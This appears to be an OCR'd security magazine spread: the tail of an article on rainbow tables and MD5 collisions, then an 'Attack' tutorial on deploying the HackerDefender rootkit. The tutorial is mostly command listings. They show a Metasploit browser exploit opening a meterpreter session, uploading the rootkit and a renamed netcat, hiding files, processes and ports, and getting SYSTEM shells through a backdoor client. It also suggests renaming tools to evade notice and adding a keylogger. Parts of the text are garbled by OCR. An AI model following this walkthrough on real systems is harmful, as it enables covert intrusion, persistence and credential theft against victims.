Rainbow tables are ineffective against one-way hashes if they are appended with salt. A password hash that is generated using the following function is the concatenation operator:


```
hash = MD5 (password . salt)
```

To crack such a password, one would have to generate every possible salt for every possible password. Thus, a rainbow table would not really give any benefit. Salts extend the length and complexity of a password. If the rainbow tables do not have passwords matching the length (e.g. 10 password characters and 2 of salt is effectively a 12-character password) and complexity (non-alphanumeric salt increases the complexity of strictly alphanumeric passwords) of the salted password, then the password will not be found. Even if a close match is present, one will have to remove the salt from the password before it could be deciphered, which is not really possible! Rainbow tables are defined by a fixed character set. Because of that they tend to have no success when deciphering outside the range of symbols or password length computed into the table. So choosing a longer password or the one that contains symbols not accounted for inside a rainbow table can be an effective defense.



```
d131dd02c5e6eec4693d9a0698aff95c 2fcab58712467eab4004583eb8fb7f89
55ad340609f4b30283e488832571415a 085125e8f7cdc99fd91dbdf280373c5b
d8823e3156348f5bae6dacd436c919c6 dd53e2b487da03fd02396306d248cda0
e99f33420f577ee8ce54b67080a80d1e c69821bcb6a8839396f9652b6ff72a70

d131dd02c5e6eec4693d9a0698aff95c 2fcab50712467eab4004583eb8fb7f89
55ad340609f4b30283e4888325f1415a 085125e8f7cdc99fd91dbd7280373c5b
d8823e3156348f5bae6dacd436c919c6 dd53e23487da03fd02396306d248cda0
e99f33420f577ee8ce54b67080280d1e c69821bcb6a8839396f965ab6ff72a70
```

Figure 4. *MD5 collision example*



http://nz.md5.crysm.net/find?md5=79054025255fb1a26e4bc422aef54eb4

For the md5 79054025255fb1a26e4bc422aef54eb4 these results found:

- Ñ1Ý□ÅæîÄi=š□˘¯ù/Êµ‡□F~«@□X>¸û□‰U4□ ô³□ƒä^ƒ%qAZ□Q%è÷ÎÉŸÙ□½ô€7<[Ø,>1V4□ [®m¬Ô6É□ÆÝSâ'‡Ú□ý□9c□ÒHÍ éŸ3B□W~èÎT¶p€¨□Æ˜!¼¶¨ƒ“–ùe±o÷*p
- Ñ1Ý□ÅæîÄi=š□˘¯ù/Êµ□□F~«@□X>¸û□‰U4□ ô³□ƒä^ƒ%ñAZ□Q%è÷ÎÉŸÙ□½‡€7<[Ø,>1V4□ [®m¬Ô6É□ÆÝSâ4‡Ú□ý□9c□ÒHÍ éŸ3B□W~èÎT¶p€(□Æ˜!¼¶¨ƒ“–ùe«o÷*p

Figure 5. *MD5 collision showing two strings with the same MD5 hash*

On the 'Net

- *http://www.rsa.com/rsalabs/node.asp?id=2106* – RSA's RC5 Encryption Challenge
- *http://lasecwww.epfl.ch/~oechslin/publications/crypto03.pdf* – Time Memory Tradeoff by P. Oechslin
- *http://www.antsight.com/zsl/rainbowcrack* – RainbowCrack – Implementation of Oechslin's technique
- *http://ophcrack.sourceforge.net* – Ophcrack Windows Password Cracker
- *http://www.stachliu.com/md5coll.c* – C language implementation of an MD5 Collision Generator
- *http://www.infosec.sdu.edu.cn/paper/md5-attack.pdf* – Differential Attack on MD5 by X. Wang & H. Yu
- *http://en.wikipedia.org/wiki/MD5* – Wikipedia's MD5 entry
- *http://en.wikipedia.org/wiki/Image:LlI.png*
- *http://en.wikipedia.org/wiki/Image:Boxplus.png*
- *http://www.mathstat.dal.ca/~selinger/md5collision/* – Peter Selinger's MD5 Collision Demo

By using rainbow tables, the only problem that remains is that you can never be certain that the chains contain all the desired hashes. To get higher success rates from a given rainbow table, you have to generate more and more chains and thereby get diminishing returns.

Theoretical Vulnerability of Cryptographic Hash Functions

MD5 operates on a 128-bit state divided into four 32-bit words denoted by A, B, C, and D, as shown in the figure. These are initialized to certain fixed constants called initialization vectors. The main algorithm then operates on each 512-bit message block in turn, with each block modifying the state. The processing of a message block consists of four similar stages termed *rounds*. Each round is composed of 16 similar operations based on a non-linear function F, modular addition, and left rotation. There are four possible functions like F; a different one is used in each round:

$$F(X,Y,Z)=(X\wedge Y)\vee(\neg Y\wedge Z)$$
$$G(F,Y,Z)=(X\wedge Z)\vee(Y\wedge\neg Z)$$
$$H(X,Y,Z)=X\oplus Y\oplus Z$$
$$I(X,Y,Z)=Y\oplus(X\wedge\neg Z)$$

$\oplus,\wedge,\vee,\neg$ denote the XOR, AND, OR, and NOT operations, respectively. One MD5 operation — MD5 consists of 64 of these operations grouped in four rounds of 16 operations. F is a nonlinear function; one function is used in each round.

M_i denotes a 32-bit block of the message input, and K_i denotes a 32-bit constant which differs for each operation.

$<<<s$ (see Wikipedia link in On the 'Net insert)denotes a left bit rotation by s places; s varies for each operation.$\boxplus$ denotes addition modulo 2^{32} (see Wikipedia link in On the 'Net insert).

Practically speaking, the MD5 algorithm is altogether fairly well-accepted. But there do exist a few collision cases where two different plaintexts can result in the same hash value. This vulnerability can be used to create an incorrect and non-unique digital signature for a document. This collision arises due to the *Birthday Paradox*, so coined in the world of mathematics. It states that, given a group of 23 (or more) randomly chosen people, the probability is more than 50% that some pair of them will have the same birthday. Applying this to hash functions, it follows that the expected number of N-bit hashes that can be generated before getting a collision is not 2^N but rather only $2^{N/2}$. Thus, if a 128-bit hash is used, there are approximately $3.4\text{x}10^{38}$ different outputs. If these are all equally probable (the best case), then it would take *only* approximately $2.2\text{x}10^{19}$ attempts to generate a collision using brute force. Researchers have displayed two executable files with the same hash, two postscript files with the same hash, and so on. There are simple C language implementations of MD5 Collision Generators as well, freely available online. For the mathematically inclined, there is an excellent paper that deals with a differential attack on MD5 written by Xiaoyun Wang and Hongbo Yu.

For instance, the above pair of sequences presents a collision condition. Each of these blocks has MD5 hash `79054025255fb1a26e4bc422aef54eb4`. When compared against a database, two pieces of plain text match the same hash: see Figure 5.

The above plaintext streams were generated by exploiting two facts: the block structure of the MD5 function, and the fact that Wang and Yu's technique works for an arbitrary initialization vector. To understand what this means, it is useful to have a general idea of how the MD5 function processes its input. A given input file is first padded so that its length will be a multiple of 64 bytes. It is then divided into individual 64-byte blocks $M_{0,}M_{1,\ldots,}M_{n-1}$. The MD5 hash is computed using a sequence of 16-byte states $S_{0,\ldots,}S_n$, according to this rule: $S_{i+1}=f(s_{i,}M_i)$, where f is a certain fixed (and complicated) function. Here, the initial state S_0 is fixed and is called the initialization vector. The final state S_n is the computed MD5 hash.

The method of Wang and Yu makes it possible, for a given initialization vector s, to find two pairs of blocks M,M' and N,N', such that $f(f(s,M),M')=f(f(s,N),N')$. It is vital that this work for any initialization vector s and not just for the standard initialization vector S_0. Combining these observations, it is possible to find pairs of files of arbitrary length which are identical except for 128 bytes somewhere in the middle of the file and which have identical MD5 hashes. Indeed, let us write the two files as sequences of 64-byte blocks:

$$M_{0,}M_{1,\,,\,,\,,,}M_{i-1,}M_{i,}M_{i-2,\,,\,,\,,,}M_{n,}$$
$$M_{0,}M_{1,\,,\,,\,,,}M_{i-1,}N_{i,}N_{i+1,}M_{i-2,\,,\,,\,,,}M_{n,}$$

The blocks at the beginning of the files $M_{0,\ldots,}M_{i-1}$, can be chosen arbitrarily. Suppose the internal state of the MD5 hash function after processing these blocks is S_i. Now we can apply Wang and Yu's method to the initialization vector S_i to find two pairs of blocks $M_{i,}\ M_{i+1}$ and $N_{i,}\ N_{i+1}$, such that:

$$S_{i+2}=f(f(s_{i,}M_i),M_{i+1})=f(f(s_{i,}N_i),N_{i+1})$$

This guarantees that the internal state s_{i+2} after the $(i+2^{nd})$ block will be the same for the two files. Finally, the remaining blocks $M_{i+2,\ldots,}M_n$, can again be chosen arbitrarily. ●

About the Author

Ashish Anand (*ashish.anand@stonybrook.edu*) holds a Bachelor's degree in Computer Engineering from Maharshi Dayanand University, India and is currently a Ph.D. student at the State University of New York at Stony Brook, USA. He has previously contributed to the field of networks and security with publications under the IEEE and the IASTED.

Table 1. *Popular reverse MD5 lookup sites*

Popular reverse MD5 lookup sites
http://www.plain-text.info
http://md5.crysm.net
http://md5.benramsey.com
http://www.xmd5.org
http://md5.gromweb.no-ip.com
http://passcracking.com

Attack

HackerDefender Rootkit for the Masses

Chris Gates, CISSP, GCIH, C|EH, CPTS

Difficulty

●●○

Every month attackers are handed the latest 0-day exploit on a silver platter. There are tons of sites that post the latest exploit and security professionals rush to see exactly how the new exploit can be used to gain access to a remote computer.

But simply gaining access to a system is not the main goal of the new type of organized attackers whose desire is to command their victims to do their bidding. It is said in the security business that getting a shell on a box is easy, but keeping that shell is where the real skill is at. There are several popular methods of keeping access such as creating accounts, cracking passwords, trojans, backdoors and of course rootkits. In this article we are going to discuss rootkits basics and focus specifically on using the HackerDefender[1] rootkit for Windows.

Before we start, let's quickly cover who I am and what I hope to accomplish with this article. I am not a rootkit writer or developer. I am security consultant, and I teach security courses. I have taken and taught numerous *hacking* courses and hold several *hacking* certifications. Most of these courses sum up rootkits in a couple of paragraphs with links to the rootkit's homepage and tell you to basically figure it out for yourself. Time and time again I have watched really motivated students come to a screeching halt when it comes time to work with rootkits, because the documentation that is publicly available does a horrible job at teaching someone how to actually use and deploy the rootkit. My intention is to teach the reader how to set up a basic HackerDefender configuration file, and show a couple of easy methods to get the rootkit on the victim's machine. I will finish things off with how to interact with the rootkit using the backdoor client and a couple of backdoors that were set up in the rootkit configuration file. I won't be going too deeply into rootkit basics or theory, current state of rootkit advancements, or recovery from a rootkit level compromise. What we will cover is actually deploying and interacting

What will you learn...

- How to use Hacker Defender rootkit
- Hiding files, processes, & registry keys
- Using the backdoor client.

What you should know...

- How to use Windows and the Windows file system
- The basics of Windows rootkits
- Windows command line.

with the rootkit once the initial system compromise has taken place. I will attempt to point the reader to further resources on topics outside the basic scope of this article. Our goal is to help the reader with the *So, what do I do now*? question after downloading HackerDefender.

An overview of Rootkits

The shortest definition of a rootkit is software that allows an attacker to mask his presence on a system while allowing the attacker access to the system at a later time. The term rootkit originally referred to a collection of tools used to gain and keep administrative access on UNIX systems. These tools usually include trojaned or modified copies of important system binaries that were modified to hide the actions of an unauthorized user from the system administrators. With Microsoft Windows, rootkits have a narrower definition. *Rootkits in Windows refer to programs that use system hooking or modification to hide files, processes, registry keys, and other objects in order to hide programs and behaviors. In particular, Windows rootkits do not necessarily include any functionality to gain administrative privileges. In fact, many Windows rootkits require administrative privileges to even function* [2].

It is important to note that rootkits are not exploits. Rather, rootkits are used after the initial exploit to maintain access. It is generally not the payload of an exploit, but it may be the end result of the attack.

Rootkits, once installed, can:

- Hide processes
- Hide files and their contents
- Hide registry keys and their contents
- Hide open ports and communication channels
- Capture keyboard strokes (key logger)
- Sniff passwords in a local area network

Rootkits can be broken down into two general categories, because they

Listing 1. *Running a clients-side exploit and getting our meterpreter shell*

```
SegFault:~/framework-3.0/framework-dev CG$ ./msfconsole

 ____________
< metasploit >

 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *
       =[ msf v3.1-dev
+ - --=[ 201 exploits - 106 payloads
+ - --=[ 17 encoders - 5 nops
       =[ 39 aux
msf > use exploit/windows/browser/logitech_videocall_removeimage
msf exploit(logitech_videocall_removeimage) > set TARGET 0
TARGET => 0
msf exploit(logitech_videocall_removeimage) > set PAYLOAD windows/
                       meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(logitech_videocall_removeimage) > set URIPATH hakin9/
URIPATH => hakin9/
msf exploit(logitech_videocall_removeimage) > exploit
[*] Using URL: http://192.168.0.100:8080/hakin9/
[*] Server started.
[*] Exploit running as background job.
msf exploit(logitech_videocall_removeimage) >
[*] Started bind handler
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (81931 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (192.168.0.100:53985 -> 192.168.0.114:4444)
msf exploit(logitech_videocall_removeimage) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

Listing 2. *Uploading our HackerDefender.exe, HackerDefender.ini, and renamed netcat via* `Metasploit's meterpreter`

```
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > cd ..
meterpreter > cd Help
meterpreter > pwd
C:\WINDOWS\Help
meterpreter > mkdir hxdef
Creating directory: hxdef
meterpreter > cd hxdef
meterpreter > pwd
C:\WINDOWS\Help\hxdef
meterpreter > upload hxdef100.exe hxdef100.exe
[*] uploading : hxdef100.exe -> hxdef100.exe
[*] uploaded   : hxdef100.exe -> hxdef100.exe
meterpreter > upload hxdef100.ini hxdef100.ini
[*] uploading  : hxdef100.ini -> hxdef100.ini
[*] uploaded   : hxdef100.ini -> hxdef100.ini
meterpreter > cd ..
meterpreter > cd ..
meterpreter > cd system32
meterpreter > upload mstftp.exe mstftp.exe
[*] uploading  : mstftp.exe -> mstftp.exe
[*] uploaded   : mstftp.exe -> mstftp.exe
meterpreter >
```

Listing 3. *Running HackerDefender and seeing that the files are now hidden even to meterpreter*

```
meterpreter > cd Help
meterpreter > cd hxdef
meterpreter > pwd
C:\WINDOWS\Help\hxdef

meterpreter > ls

Listing: C:\WINDOWS\Help\hxdef
=================

Mode              Size   Type  Last modified                Name
----              ----   ----  -------------                 ----
40777/rwxrwxrwx   0      dir   Wed Dec 31 17:00:00 MST 1969  .
                                              ..
100777/rwxrwxrwx  70656  fil  Wed Dec 31 17:00:00 MST 1969  hxdef100.exe
100666/rw-rw-rw-  4119   fil  Wed Dec 31 17:00:00 MST 1969  hxdef100.ini

meterpreter > execute -f hxdef100.exe
Process 1700 created.
meterpreter > pwd
C:\WINDOWS\Help\hxdef
meterpreter > ls

Listing: C:\WINDOWS\Help\hxdef
==============================

Mode             Size  Type  Last modified                Name
----             ----  ----  -------------                 ----
40777/rwxrwxrwx  0     dir   Wed Dec 31 17:00:00 MST 1969  .
                                                           ..

meterpreter >
```

can operate at two different levels: user mode (application) and kernel rootkits.


User mode rootkits

User mode rootkits involve system hooking or intercepting API calls in the user or application space. Whenever an application makes a system call, the execution of that system call follows a predetermined path. A Windows rootkit can hijack the system call at many points along that path and inject or change the values of those system calls to hide its presence.

Examples of user mode rootkits are: HE4Hook [3], Vanquish [4], and HackerDefender.

Kernel mode rootkits

While all user mode rootkits change the behavior of the operating system by hooking API functions or replacing core system commands, kernel based rootkits may change the behavior of the operating system or modify some kernel data structures by system hooking or modification in kernel space. It is important to note that, before modifying a kernel, an attacker has to gain an access to kernel



Reference: http://www.microsoft.com

Figure 1. *User Mode space and Kernel Mode space under Windows*

memory. Kernel space is generally off-limits to non-system level users. One must have the appropriate rights in order to view or modify kernel memory. Hooking at the kernel level is the ideal place for system hooking and for evading detection, because it is at the lowest level. Because upper level applications rely on the kernel to pass them information, if you control the information that is passed to them, you can easily hide information and processes. A common technique for hiding the presence of a malware's process is to remove the process from the kernel's list of active processes. Since process management APIs rely on the contents of the list, the malware's process will not display in process management tools like Task Manager or Process Explorer.




Figure 2. *Seeing HackerDefender's file in the directory prior to executing the rootkit*




Figure 3. *After executing HackerDefender its files are hidden from Windows*




Figure 4. *The folder containing HackerDefender is also hidden because we added it to our ini file*

Examples of kernel mode rootkits are FU Rootkit [5] and FUto Rootkit [6].

Rootkits can also be further divided into persistent and memory-based rootkits. The primary difference between the two is that a persistent rootkit can survive a system reboot while a memory-based rootkit can not.

Persistent rootkits are rootkits that activate each time the system boots. These rootkits are executed automatically during startup or when a user logs into the system. They must store code somewhere on the system, either in the Registry or file system (hard disk) and have a method that hooks into the system boot sequence. This way it can be loaded from disk into memory and immediately begin its rootkit activity.

Memory-based rootkits have no persistent code and therefore do not survive a reboot. While this may seem to lessen the impact of this rootkit's effectiveness, many Windows computers, especially servers, go many days or weeks without a reboot and can still be useful to the attacker.

HackerDefender Rootkit

HackerDefender, created by Holy Father is one of the most popular Windows rootkits. Its main goal was to *write something new – a userland rootkit with great capabilities (e.g. you can specify names of files that are hidden) and ease to use* [7]. It is a persistent, user-mode rootkit that modifies several Windows and Native API functions, which allows it to hide processes, files, registry keys, system drivers and open ports from applications.

For a detailed discussion on methods used by rootkits such as Kernel Native API hooking, User Native API hooking, Dynamic Forking of Win32 EXE, Direct Kernel Object Manipulation, and Interrupt Descriptor Table hooking, I recommend *Inside Windows Rootkits* by Vigilant Minds [8].


HackerDefender also implements a backdoor and port redirector that uses ports opened and running by other services. This backdoor is accessed with a custom backdoor client and eliminates identifying the rootkit based on a specific open port on the system. Currently, the HackerDefender website is offline, you can download the rootkit from *rootkit.com*.

Listing 4. *Connecting to the rootkit using our backdoor client (bdcli100.exe)*

```
I:\>bdcli100.exe
Host: 192.168.0.114
Port: 80
Pass: hakin9-rulez

connecting server ...
receiving banner ...
opening backdoor ..
backdoor found
checking backdoor ......
backdoor ready
authorization sent, waiting for reply
authorization - SUCCESSFUL
backdoor activated!
close shell and all progz to end session
```

Listing 5. *Getting our system shell through the backdoor client. Notice we are in the hxdef folder, and from here we could uninstall or refresh settings*

```
Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\Help\hxdef>whoami
NT AUTHORITY\SYSTEM

C:\WINDOWS\Help\hxdef>
```



Address C:\WINDOWS\Help\hxdef

Image Name	PID	User Name	CPU	Mem
sqlmangr.exe	1944	vmwareXP	00	3
VMwareUser.exe	1916	vmwareXP	00	2
VMwareTray.exe	1904	vmwareXP	00	2
sqlservr.exe	1792	SYSTEM	02	8
inetinfo.exe	1772	SYSTEM	00	9
explorer.exe	1676	vmwareXP	00	16
taskmgr.exe	1508	vmwareXP	02	3
spoolsv.exe	1332	SYSTEM	00	3
svchost.exe	1152	LOCAL SERVICE	00	3
svchost.exe	1140	NETWORK SERVICE	00	1
svchost.exe	956	SYSTEM	00	16
svchost.exe	856	SYSTEM	00	2
lsass.exe	688	SYSTEM	00	1
services.exe	676	SYSTEM	00	3
winlogon.exe	628	SYSTEM	00	
csrss.exe	600	SYSTEM	00	2
smss.exe	388	SYSTEM	00	
VMwareService.exe	212	SYSTEM	00	1

Processes: 20 CPU Usage: 4% Commit Charge: 100748K / 6333

Figure 5. *The HackerDefender process (1700 in this case) is also hidden from Task Manager*

The *HackerDefender* rootkit consists of two files: one executable file (*.exe*) and one configuration file (*.ini*). The configuration file is used for defining all the settings for the rootkit and is a crucial piece of the rootkit. Like most rootkits, *HackerDefender* requires administrative privileges to install. The rootkit installs itself as a service that automatically starts at boot. When you run the executable it creates a system driver (*.sys*) in the same directory as the executable and ini file. It then installs and loads the driver to the following registry keys:

```
HKLM\SYSTEM\CurrentControlSet\
   Services\[service_name]
HKLM\SYSTEM\CurrentControlSet\
   Services\[driver_name]
```

Additionally, HackerDefender makes sure it will be executed in safe mode by adding the following registry keys:

```
 HKLM\SYSTEM\CurrentControlSet\
Control\SafeBoot\Minimal\[service_name]
 HKLM\SYSTEM\CurrentControlSet\
Control\SafeBoot\Network\[service_name]
```

I am first going to ask that you read the ReadMe file and example ini file that comes with HackerDefender. It covers a lot of the basics of the ini file and comes with a pretty good FAQ. We will then walk through the ini file that we will use for the examples and do any additional explaining of items not covered very well in the ReadMe.

Simple Exploit and Rootkit Example

First we set up our ini file. I will start all my additional comments with **, so you will want to remove these comments from your ini file before implementation. For an alternate backdoor we are going to rename netcat to mstftp.exe and run it on port

Listing 6. *Starting the netcat process, connecting to it, and making sure it's running in hard listen mode by reconnecting*

```
I:\>nc 192.168.0.114 63333

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
NT AUTHORITY\SYSTEM

C:\WINDOWS\system32>exit

I:\>nc 192.168.0.114 63333
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Listing 7. *Our mstftp.exe process and open port is not seen in fport either when run locally on the victim machine*

```
C:\Documents and Settings\vmwareXP>fport
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
1484  inetinfo       ->  25    TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
1484  inetinfo       ->  80    TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
832   svchost        ->  135   TCP   C:\WINDOWS\system32\svchost.exe
4     System         ->  139   TCP
1484  inetinfo       ->  443   TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
4     System         ->  445   TCP
932   svchost        ->  1025  TCP   C:\WINDOWS\System32\svchost.exe
1484  inetinfo       ->  1027  TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
0     System         ->  1029  TCP
1512  sqlservr       ->  1433  TCP   C:\PROGRA~1\MICROS~2\MSSQL\binn\
                       sqlservr.ex
932   svchost        ->  3389  TCP   C:\WINDOWS\System32\svchost.exe
1136                 ->  5000  TCP
4     System         ->  123   UDP
932   svchost        ->  123   UDP   C:\WINDOWS\System32\svchost.exe
1484  inetinfo       ->  135   UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
0     System         ->  137   UDP
1512  sqlservr       ->  138   UDP   C:\PROGRA~1\MICROS~2\MSSQL\binn\
                       sqlservr.ex
1484  inetinfo       ->  445   UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
832   svchost        ->  500   UDP   C:\WINDOWS\system32\svchost.exe
1484  inetinfo       ->  1026  UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
4     System         ->  1028  UDP
0     System         ->  1031  UDP
1136                 ->  1032  UDP
932   svchost        ->  1434  UDP   C:\WINDOWS\System32\svchost.exe
0     System         ->  1900  UDP
1512  sqlservr       ->  1900  UDP   C:\PROGRA~1\MICROS~2\MSSQL\binn\
                       sqlservr.ex
1484  inetinfo       ->  3456  UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe


C:\Documents and Settings\vmwareXP>
```

`63333` and UDP port 53. This isn't really necessary, since HackerDefender turns all listening ports into command (`cmd.exe`) shells with the backdoor client, but this will serve as a good example of how to hide listening processes and ports. This method can also be useful if something is not allowing the backdoor client to work; we'll still have our remote shells. Also, just for example, we will run a small FTP server (`smallftpd.exe`) [9] and a keylogger (`keylogger.exe`) [10]. I have intentionally not changed the names of the HackerDefender executable, the ftp server or the keylogger in order to make the example easier to follow. You would, of course, want to change these to something less obvious.

Remember from the ReadMe that the ini file must contain ten parts: `[Hidden Table]`, `[Hidden Processes]`, `[Root Processes]`, `[Hidden Services]`, `[Hidden RegKeys]`, `[Hidden RegValues]`, `[Startup Run]`, `[Free Space]`, `[Hidden Ports]` and `[Settings]`.

In the `[Hidden Table]`, `[Hidden Processes]`, `[Root Processes]`, `[Hidden Services]` and `[Hidden RegValues]` sections, a `*` character can be used as the wildcard at the end of a string. Asterisks can only be used at the end of a string. Everything after the first asterisk will be ignored.

```
[Hidden Table]
hxdef*
warez
```

